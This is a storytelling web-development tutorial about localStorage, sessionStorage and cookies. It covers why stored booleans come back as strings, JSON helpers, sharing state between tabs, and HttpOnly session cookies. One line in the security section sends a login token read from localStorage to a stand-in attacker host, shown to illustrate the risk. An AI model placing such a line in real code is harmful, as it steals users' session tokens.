
Three Chests of Storage: localStorage vs sessionStorage vs cookies, and why your saved false comes back true
Kai saved false and got dark mode anyway. Chitragupta, keeper of Domlok's records, opens all three chests: why Web Storage only keeps strings, when to use localStorage, sessionStorage or a cookie, and why a login session belongs in an HttpOnly cookie.

Told by Raiden, with Kai asking the questions

Chitragupta: Every line in my ledger is written as text, Kai. Your browser’s chests work the same way. Ask them for a boolean and they hand you a word.

Use localStorage for small preferences that should outlive the tab, sessionStorage for state that belongs to one tab, and a cookie for anything the server has to see on every request. Put a login session in an HttpOnly cookie, not in either storage. And whichever chest you open, remember it only keeps strings.
In the world of Domlok, the trouble comes from the Greedy Tsuzura, a wicker-chest yokai that swallows whatever you give it and hands back text. Feed it false and it returns "false". Feed it an object and it returns "[object Object]". Leave a secret inside and any script on the page can reach in and take it.
Your guide for this episode is Chitragupta, the Water guide of Domlok and keeper of every record. State, data and storage are his domain: he decides what gets written down, where it is kept and how long it lives, which is exactly the question this bug is about. Kai is the one who saved false and got dark mode anyway.
The switch that wouldn’t turn off
Kai’s settings page has a dark mode switch. He saves the choice and reads it back when the page loads:
toggle.addEventListener('click', () => {
const dark = !document.body.classList.contains('dark');
document.body.classList.toggle('dark', dark);
localStorage.setItem('dark', dark);
}); // on page load
if (localStorage.getItem('dark')) {
document.body.classList.add('dark');
}
KaiSwitch off, reload, and… it’s dark again. But I saved false!
He did save something, just not false. The keys and values in localStorage and sessionStorage are always strings, so setItem converts whatever you pass:
localStorage.setItem('dark', false);
localStorage.getItem('dark'); // "false" typeof
localStorage.getItem('dark'); // "string"
Boolean('false'); // true
localStorage.setItem('settings', {
lang: 'hi'
});
localStorage.getItem('settings'); // "[object Object]"ChitraguptaAny non-empty string is truthy, so your if statement sees a word and turns dark mode on. The object is worse: once it becomes “[object Object]”, the data is gone for good.
The fix: stringify in, parse out
Write values with JSON.stringify and read them with JSON.parse. Booleans, numbers, arrays and plain objects then come back as the same type you stored. Wrap both in try, because storage can throw: a SecurityError when the user blocks site data, a QuotaExceededError when the origin is full, and JSON.parse throws on a value that isn’t valid JSON.
export function load(key, fallback) {
try {
const raw = localStorage.getItem(key);
return raw === null ? fallback : JSON.parse(raw);
} catch {
return fallback;
}
}
export function save(key, value) {
try {
localStorage.setItem(key, JSON.stringify(value));
} catch (err) {
console.warn('Not saved:', err.name);
}
}toggle.addEventListener('click', () => {
const dark = !document.body.classList.contains('dark');
document.body.classList.toggle('dark', dark);
save('dark', dark);
});
document.body.classList.toggle('dark', load('dark', false));Web Storage is also synchronous: every call blocks the page until it finishes. Keep values small, and don’t write large blobs inside a loop. For big or structured data, IndexedDB is the asynchronous option.

KaiTwo helpers, and I never call localStorage raw again.
Three chests, three lifetimes
Now the bigger question: which chest should a value go in? Each one differs in who can read it and how long it lives.
localStorage |
sessionStorage |
Cookie | |
|---|---|---|---|
| Lives | Until cleared by the site or the user | Until the tab closes (survives reloads) | Until Expires / Max-Age, or the browser session |
| Shared between | Every tab and window of the same origin | One tab only | Every request to the cookie’s site and path |
| Size | About 5 MiB per origin | About 5 MiB per origin | About 4 KB per cookie |
| Sent to the server | Never | Never | With every matching request |
| Readable by JavaScript | Yes | Yes | Yes, unless HttpOnly |
| Good for | Theme, language, dismissed banners | A wizard step, a draft for this tab | A session id the server checks |
In a private window, localStorage behaves like sessionStorage: it works, but everything is deleted when the private session ends.
ChitraguptaAsk two questions before you write anything down. Who needs to read it, and how long should it live?
The checkout that leaked between tabs
Kai kept the checkout step in localStorage. Then he opened a second tab for a different order, and it jumped straight to payment. localStorage is shared by every tab of the origin, so one tab’s progress became every tab’s progress.
// before: every tab reads the same step
localStorage.setItem('checkoutStep', step);
// after: each tab keeps its own
sessionStorage.setItem('checkoutStep', step);
A sessionStorage value survives a reload of that tab and disappears when the tab closes. Opening the page in a new tab starts a new session with its own storage.
When you do want tabs to agree, like the theme, listen for the storage event. It fires in the other documents that share the storage area, not in the one that made the change:
window.addEventListener('storage', (e) => {
if (e.key === 'dark') {
document.body.classList.toggle('dark', JSON.parse(e.newValue));
}
});
The secret in the chest
KaiLast thing. I keep the login token in localStorage so every fetch can send it. That’s fine, right?
Anything in localStorage or sessionStorage can be read by every script running on your page. If one script gets injected, through a comment field, a compromised dependency or a third-party widget, it can read the token and send it anywhere:
fetch('https://evil.example/?t=' + localStorage.getItem('token'));Let the server keep the session in a cookie instead, and mark it so scripts can’t touch it:
Set-Cookie: session=a3fWa; HttpOnly; Secure; SameSite=Lax; Path=/; Max-Age=86400- HttpOnly: JavaScript can’t read it, and
document.cookiewon’t show it. The browser still sends it with requests to your site. - Secure: it is only sent over HTTPS.
- SameSite=Lax: it isn’t sent on most cross-site requests, which limits other sites riding on it. Browsers treat a cookie with no
SameSiteattribute asLaxby default, but set it explicitly.
ChitraguptaHttpOnly is not a shield against everything. A script on your page can still send requests as the user, so fix the XSS and protect state-changing requests too. But it can no longer carry the key away.
Keep cookies small for the same reason they are useful: they travel with every request. Don’t use them as general storage for things only the browser needs; that is what localStorage and sessionStorage are for.
Open the chests in DevTools
1. Look at the values. In Chrome DevTools, open Application and expand Storage. Under Local storage and Session storage, click your origin to see every key and the exact text stored for it.
2. Check the types. In the Console:
typeof localStorage.getItem('dark') // always "string" (or "object" for null)
JSON.parse(localStorage.getItem('dark')) // false, a real
boolean document.cookie // HttpOnly cookies never appear here
3. Audit the cookies. Under Storage → Cookies, pick your origin and check the HttpOnly, Secure and SameSite columns for your session cookie. Then open a second tab: its Session storage should start empty.
KaiStringify in, parse out. The Tsuzura has nothing left to twist!
Before you store anything
- Does the server need it on every request? Then it’s a cookie, kept small.
- Should it disappear when the tab closes, or stay separate per tab? Then it’s
sessionStorage. - Is it a preference that should come back next week? Then it’s
localStorage. - Is every value written with
JSON.stringify, read withJSON.parse, and wrapped intrywith a fallback? - Is the login session an
HttpOnly; Secure; SameSitecookie, and nowhere in storage?
Acharya's Rule #17Pick the chest by who reads it and how long it lives. Keep secrets where JavaScript can’t reach.

Next episode: The Grid That Wasn’t. Kitsu takes on Flexbox vs Grid: one dimension or two, and when to nest them.
Think you can seal the Tsuzura yourself? Play Chitragupta’s Three Chests on domlok.in and earn seal 17.
Watch the episode and the Short on YouTube at @dom-lok and save the carousel on Instagram at @mbd.domlok.
Further reading
- MDN: Web Storage API
- MDN: Window.localStorage and Window.sessionStorage
- MDN: Window storage event
- MDN: Storage quotas and eviction criteria
- MDN: Using HTTP cookies
- Chrome DevTools: View, add, edit and delete cookies